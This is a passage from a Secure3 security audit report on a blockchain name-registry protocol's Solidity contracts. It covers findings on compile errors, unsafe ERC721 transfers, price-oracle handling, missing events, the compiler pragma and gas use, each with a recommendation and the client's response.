But in IResolve.sol or in other codebase, there is no event name ContenthashChanged and VersionChanged and smart contract failed to compile, if we use the foundry to compile the smart contract, we get the error

```
[⠒] Solc 0.8.17 finished in 2.13s
Error:
Compiler run failed
error[7576]: DeclarationError: Undeclared identifier.
   --> src/eth-registry/Resolver.sol:193:14:
    |
193 |         emit ContenthashChanged(node, hash);
    |              ^^^^^^^^^^^^^^^^^^


error[7576]: DeclarationError: Undeclared identifier.
   --> src/eth-registry/Resolver.sol:200:14:
    |
200 |         emit VersionChanged(node, recordVersions[node]);
    |              ^^^^^^^^^^^^^
```

ladboy233 : Smart contract failed to compile because the smart contract does not conform to interface

If we are compile the smart contract using foundry, we are getting the following error

```
Compiler run failed
error[3656]: TypeError: Contract "NodeController" should be marked as abstract.
 --> src/eth-registry/NodeController.sol:8:1:
  |
8 | contract NodeController is INodeController, Ownable {
  | ^ (Relevant source part starts here and spans across multiple lines).
Note: Missing implementation:
  --> src/Interface/INodeController.sol:22:5:
   |
22 |     function getNameByHash(bytes32 label) external view returns (string memory);
   |     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
Note: Missing implementation:
  --> src/Interface/INodeController.sol:24:5:
   |
24 |     function getNode(string memory suffix) external pure returns (bytes32);
   |     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
Note: Missing implementation:
  --> src/Interface/INodeController.sol:26:5:
   |
26 |     function getNode0x0() external pure returns (bytes32);
   |     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
Note: Missing implementation:
  --> src/Interface/INodeController.sol:28:5:
   |
28 |     function getNodeRecord(bytes32 node) external view returns (address);
   |     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
Note: Missing implementation:
  --> src/Interface/INodeController.sol:44:5:
   |
44 |     function resolver(bytes32 node) external view returns (address);
   |     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^


error[3656]: TypeError: Contract "Referral" should be marked as abstract.
 --> src/eth-registry/Referral.sol:7:1:
  |
7 | contract Referral is IReferral, Ownable {
  | ^ (Relevant source part starts here and spans across multiple lines).
Note: Missing implementation:
  --> src/Interface/IReferral.sol:39:5:
   |
39 |     function getReferralDetails(address addr)
```

```
  |     ^ (Relevant source part starts here and spans across multiple lines).
```

Recommendation

ladboy233 : Add event emission

```
    event ContenthashChanged(
        bytes32 node,
        bytes hash
    );
    event VersionChanged(
        bytes32 node,
        uint64 version
    );
```

In IResolver.sol to fix issue

ladboy233 : implement the missed function to conform the interface so the smart contract can compile

Client Response

Fixed.The issue is valid and it has been properly fixed

STA-9:Using ERC721.transferFrom() instead of safeTransferFrom() may cause the user's NFT to be frozen in a contract that does not support ERC721

Category	Severity	Client Response	Contributor
Logical	Medium	Declined	ginlee

Code Reference

- code/contracts/eth-registry/RegistrarController.sol#L187
- code/contracts/eth-registry/RegistrarController.sol#L313

```
187:            IBaseRegistrar(bases[suffix]).transferFrom(

313:            IBaseRegistrar(bases[suffix]).transferFrom(msg.sender, airdropAddress[index][i], id
);
```

Description

ginlee : Use of transferFrom method for ERC721 transfer is discouraged and recommended to use safeTransferFrom whenever possible by OpenZeppelin.This is because transferFrom() cannot check whether the receiving address know how to handle ERC721 tokens

Recommendation

ginlee : Consider using safeTransferFrom() instead of transferFrom()

Client Response

Declined.In our register function, if user choose to set the resolver address, the ERC721 NFT will send to the RegistrarController contract firstly, so it can’t be changed to the safeTransferFrom() or safeMint() in BaseRegistrarImplementation contract.

STA-10: `ethPrice` price acquisition issue

Category	Severity	Client Response	Contributor
Privilege Related	Medium	Fixed	Kong7ych3

Code Reference

- code/contracts/eth-registry/NSPriceOracle.sol#L103

```
103:        ethPrice = _price;
```

Description

Kong7ych3 : In the NSPriceOracle contract, the price function is used to calculate the fee based on the length of the name registered by the user, which depends on the ethPrice parameter. The ethPrice parameter is updated by the owner through the setPrice function, but there are many risks in manually updating ethPrice, including but not limited to wrong price updates, untimely price updates, etc. These risks will bring trouble to user registration and be easily questioned by the community.

Recommendation

Kong7ych3 : It is recommended to use third-party price providers such as chainlink or pyth to obtain token prices.

Client Response

Fixed.the issue is valid and it has been properly fixed.

STA-11:Incorrect duration check on renew

Category	Severity	Client Response	Contributor
Logical	Low	Declined	Kong7ych3

Code Reference

- code/contracts/eth-registry/BaseRegistrarImplementation.sol#L222

```
222:            expires[id] + duration + GRACE_PERIOD > duration + GRACE_PERIOD
```

Description

Kong7ych3 : In the BaseRegistrarImplementation contract, the `_renew` function is used to extend the validity period for the id, which will check the duration by `expires[id] + duration + GRACE_PERIOD > duration + GRACE_PERIOD`, but theoretically `expires[id] + duration + GRACE_PERIOD` is always greater than `duration + GRACE_PERIOD` so this check will not work as it should.

Recommendation

Kong7ych3 : It is recommended to check `expires[id] + duration + GRACE_PERIOD > duration + block.timestamp`

Client Response

Declined.The `expires[id] + duration +GRACE_PERIOD > duration + block. timestamp` is used to prevent the overflow

STA-12:Premium is hardcoded to 0 and never used in `NSPriceOracle.sol`

Category	Severity	Client Response	Contributor
Logical	Low	Fixed	ladboy233

Code Reference

- code/contracts/eth-registry/NSPriceOracle.sol#L70

```
70:                 premium: 0
```

Description

ladboy233 : Premium is hardcoded to 0 and never used

In NSPriceOracle.sol,

we have the code below

```
    function price(
        string calldata name,
        uint256 duration
    ) external view override returns (INSPriceOracle.Price memory) {
        uint256 len = name.strlen();
        uint256 basePrice;
        if (len >= 6) {
            basePrice = price6Letter * duration;
        } else if (len == 5) {
            basePrice = price5Letter * duration;
        } else if (len == 4) {
            basePrice = price4Letter * duration;
        } else if (len == 3) {
            basePrice = price3Letter * duration;
        } else if (len == 2) {
            basePrice = price2Letter * duration;
        } else {
            basePrice = price1Letter * duration;
        }

        return
            INSPriceOracle.Price({
                base: attoUSDToWei(basePrice),
                premium: 0
            });
```

note the code:

```
return
        INSPriceOracle.Price({
                base: attoUSDToWei(basePrice),
                premium: 0
        });
```

the price struct is

```
struct Price {
        uint256 base;
        uint256 premium;
}
```

the premium is hardcoded to 0, the premium is never charged and never used

this may be not desired behavior and impact protocol's ability to charge premium

putting it as medium if protocol does want to charge premium

otherwise can treat this as unused code and severity is low

Recommendation

ladboy233 : We recommend the protocol charge premium or remove the premium

Client Response

Fixed.we removed the premium variable.

STA-13:_mint instead of _safeMint for ERC721

Category	Severity	Client Response	Contributor
Logical	Low	Declined	ginlee

Code Reference

- code/contracts/eth-registry/BaseRegistrarImplementation.sol#L120-L121
- code/contracts/eth-registry/BaseRegistrarImplementation.sol#L173

```
120:    function _mint(address _to, uint256 _tokenId) internal virtual override {
121:        super._mint(_to, _tokenId);

173:        _mint(owner, id);
```

Description

ginlee : _mint function doesn't check if the receiver could actually receive ERC721 This means that some ERC721 tokens could be sent to a contract that can't handle them leading to them being lost

Recommendation

ginlee : use _safeMint instead of _mint

Client Response

Declined.In our register function if user choose toset the `resolver` adddres, the erc721 will send to the RegistrarController contract firstly, so it can't be changed to the safeTransferFrom() or safeMint() in `BaseRegistrarImplementation` contract.

STA-14:Check the validity of name in preAirdrop

Category	Severity	Client Response	Contributor
Logical	Informational	Fixed	Kong7ych3

Code Reference

- code/contracts/eth-registry/RegistrarController.sol#L284

```
284:    function preAirdrop(
```

Description

Kong7ych3 : In the RegistrarController contract, the owner can airdrop the name to the specified user through the preAirdrop function, but the validity of the name is not checked before registration. This may cause the entire transaction to fail due to the airdrop of the registered name, or may be caused by accidentally filling in the name with special characters that are not allowed by the protocol.

Recommendation

Kong7ych3 : It is recommended to check the validity of the name required to be registered. Consider below fix in the `RegistrarController.preAirdrop()` function

```
        require(isNameReleased(name), "Name not released");
        require(isNameAvailable(name, suffix), "Name not available");
```

Client Response

Fixed.the issue is valid and it has been properly fixed

STA-15:Missing event record

Category	Severity	Client Response	Contributor
Code Style	Informational	Fixed	Kong7ych3

Code Reference

- code/contracts/eth-registry/NSPriceOracle.sol#L38
- code/contracts/eth-registry/RegistrarController.sol#L44-L73
- code/contracts/eth-registry/Referral.sol#L52
- code/contracts/eth-registry/BaseRegistrarImplementation.sol#L61
- code/contracts/eth-registry/BaseRegistrarImplementation.sol#L63
- code/contracts/eth-registry/BaseRegistrarImplementation.sol#L65
- code/contracts/eth-registry/Referral.sol#L82
- code/contracts/eth-registry/BaseRegistrarImplementation.sol#L93
- code/contracts/eth-registry/BaseRegistrarImplementation.sol#L95
- code/contracts/eth-registry/BaseRegistrarImplementation.sol#L99
- code/contracts/eth-registry/Referral.sol#L116
- code/contracts/eth-registry/Referral.sol#L118
- code/contracts/eth-registry/BaseRegistrarImplementation.sol#L281

```
38:     function setRentPrices(uint256[] memory _rentPrices) external onlyOwner {

44:     function setPromotionConfig(
45:         uint256 duration,
46:         uint256 rate,
47:         uint256 length
48:     ) external onlyOwner {
49:         promotionMintLength = length;
50:         discountRate = rate;
51:         promotionDuration = duration;
52:     }
53:
54:     function setReferral(IReferral _referral) external onlyOwner {referral = _referral;}
55:
56:     function setAirdropDuration(uint256 duration) external onlyOwner { airDropDuration = duratio
n; }
57:
58:     function addRegisterBase(string memory suffix, address addr)
59:         external
60:         onlyOwner {
61:         require( bases[suffix] == address(0));
62:         bases[suffix] = addr;  }
63:
64:     function removeRegisterBase(string memory suffix) external onlyOwner {
65:         require( bases[suffix] != address(0) );
66:         delete bases[suffix];
67:     }
68:
69:     function setPriceOracle(INSPriceOracle _oracle) external onlyOwner { oracle = _oracle; }
70:
71:     function setLimitLength(uint256 length) external onlyOwner {   limitLength = length; }
72:
73:     function setLongestLength(uint256 length) external onlyOwner {   longestLength = length;  }

52:             commissionLevel[level[i]] = CommissionLevel(count[i], rate[i]);

61:     function setDefaultDomain(string memory domain) external onlyOwner { defaultDomain = domain;
}
```

```
63:    function addDomain(string memory name) external onlyOwner { domains[name] = true;}

65:    function removeDomain(string memory name) external onlyOwner { domains[name] = false;}

82:    function addTotalAmount(address addr, uint256 value)external override onlyController{ userCom
missionInfo[addr].totalAmount += value;}

93:    function addController(address controller) external override onlyOwner { controllers[controll
er] = true;}

95:    function removeController(address controller) external override onlyOwner {controllers[contro
ller] = false;}

99:    function setURI(string memory newURI) external onlyOwner {baseUri = newURI;}

116:    function addController(address controller) external override onlyOwner { controllers[control
ler] = true; }

118:    function removeController(address controller) external override onlyOwner { controllers[cont
roller] = false; }

281:    function setNodeController(NodeController _nodeController) external onlyOwner {nodeControlle
r = _nodeController; }
```

Description

Kong7ych3 : There is an owner role in the protocol, which can modify the sensitive parameters defined in the agreement, but does not record the event.

Recommendation

Kong7ych3 : It is recommended to record events when modifying sensitive parameters for subsequent self-examination and community review.

Client Response

Fixed.the issue is valid and it has been properly fixed

STA-16:The contracts use unlocked pragma

Category	Severity	Client Response	Contributor
Language Specific	Informational	Fixed	ginlee

Code Reference

- code/contracts/eth-registry/Resolver.sol#L2
- code/contracts/eth-registry/NSPriceOracle.sol#L2
- code/contracts/eth-registry/BaseRegistrarImplementation.sol#L2
- code/contracts/eth-registry/Referral.sol#L2
- code/contracts/eth-registry/NodeController.sol#L2
- code/contracts/eth-registry/RegistrarController.sol#L3

```
2:pragma solidity >=0.4.16 <0.9.0;

2:pragma solidity >=0.4.16 <0.9.0;

2:pragma solidity >=0.4.16 <0.9.0;

2:pragma solidity >=0.8.4;

2:pragma solidity >=0.4.16 <0.9.0;

3:pragma solidity >=0.4.16 <0.9.0;
```

Description

ginlee : As different compiler versions have critical behavior specifics if the contract gets accidentally deployed using another compiler version compared to one they tested with, various types of undesired behavior can be introduced All the contracts in scope use unlocked pragma: pragma solidity >=0.4.16 <0.9.0 or pragma solidity >=0.8.4, allowing wide enough range of versions

Recommendation

ginlee : Consider locking compiler version, for example `pragma solidity 0.8.14` This can have additional benefits, for example using custom errors to save gas and so forth Also there is no need to use SafeMath library in contract NSPriceOracle.sol if solidity version is >= 0.8

Client Response

Fixed.the issue is valid and it has been properly fixed. We set the compiler version to 0.8.14.

STA-17:Use `bytes.concat()` instead of `abi.encodePacked()`

Category	Severity	Client Response	Contributor
Gas Optimization	Informational	Acknowledged	ginlee

Code Reference

- code/contracts/eth-registry/NodeController.sol#L80
- code/contracts/eth-registry/BaseRegistrarImplementation.sol#L116
- code/contracts/eth-registry/BaseRegistrarImplementation.sol#L158
- code/contracts/eth-registry/RegistrarController.sol#L165
- code/contracts/eth-registry/Resolver.sol#L203
- code/contracts/eth-registry/RegistrarController.sol#L298

```
80:    function makeNode(bytes32 node, bytes32 label) public pure returns (bytes32){ return keccak25
6(abi.encodePacked(node, label)); }

116:                ? string(abi.encodePacked(baseURI, name))

158:            abi.encodePacked(bytes32(0x0), keccak256(bytes(suffix)))

165:                abi.encodePacked(

203:    function makeNode(bytes32 node, bytes32 label) public pure returns (bytes32){ return keccak2
56(abi.encodePacked(node, label)); }

298:            IBaseRegistrar(bases[suffix]).register(id, _to, airDropDuration, string(abi.encodePa
cked(_names[i])),suffix);
```

Description

ginlee : In Solidity 0.8.4, the function bytes.concat() was introduced, which can be used to concatenate two or more dynamic byte arrays without the need for memory allocation. Prior to this version, developers often used the abi.encodePacked() function to concatenate dynamic byte arrays, but this method can lead to unexpected behavior due to its handling of variable-length arguments.

Specifically, abi.encodePacked() treats all arguments as fixed-length, which means that it pads each argument to a multiple of 32 bytes before concatenating them. This can result in unnecessary memory allocation and can cause issues with non-32-byte-aligned data types.

In contrast, bytes.concat() can concatenate two or more dynamic byte arrays without padding, making it a more efficient and reliable option.

Recommendation

ginlee : it is recommended to use bytes.concat() instead of abi.encodePacked() when concatenating dynamic byte arrays in Solidity 0.8.4 and later versions.

Client Response

Acknowledged. We think it's unnecessary currently.

STA-18:Using storage instead of memory for structs/arrays saves gas

Category	Severity	Client Response	Contributor
Gas Optimization	Informational	Fixed	ginlee

Code Reference

- code/contracts/eth-registry/RegistrarController.sol#L149

```
149:         RegisterInfo memory registerInfo;
```

Description

ginlee : When fetching data from a storage location, assigning the data to a memory variable causes all fields of the struct/array to be read from storage, which incurs a Gcoldsload (2100 gas) for each field of the struct/array. If the fields are read from the new memory variable, they incur an additional MLOAD rather than a cheap stack read. Instead of declearing the variable with the memory keyword, declaring the variable with the storage keyword and caching any fields that need to be re-read in stack variables, will be much cheaper, only incuring the Gcoldsload for the fields actually read. The only time it makes sense to read the whole struct/array into a memory variable, is if the full struct/array is being returned by the function, is being passed to a function that requires memory, or if the array/struct is being read from another memory array/struct

Recommendation

ginlee : use storage instead of memory

Client Response

Fixed.the issue is valid and it has been properly fixed.

Disclaimer

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Invoices, or the scope of services, and terms and conditions provided to you (“Customer” or the “Company”) in connection with the Invoice. This report provided in connection with the services set forth in the Invoices shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Invoice. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without Secure3’s prior written consent in each instance.

This report is not an “endorsement” or “disapproval” of any particular project or team. This report is not an indication of the economics or value of any “product” or “asset” created by any team or project that contracts Secure3 to perform a security assessment. This report does not provide any warranty or guarantee of free of bug of codes analyzed, nor do they provide any indication of the technologies, business model or legal compliancy.

This report should not be used in any way to make decisions around investment or involvement with any particular project. Instead, it represents an extensive assessing process intending to help our customers increase the quality of their code and high-level consistency of implementation and business model, while reducing the risk presented by cryptographic tokens and blockchain technology.

Secure3’s position on the final decisions over blockchain technologies and corresponding associated transactions is that each company and individual are responsible for their own due diligence and continuous security.

The assessment services provided by Secure3 is subject to dependencies and under continuing development. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.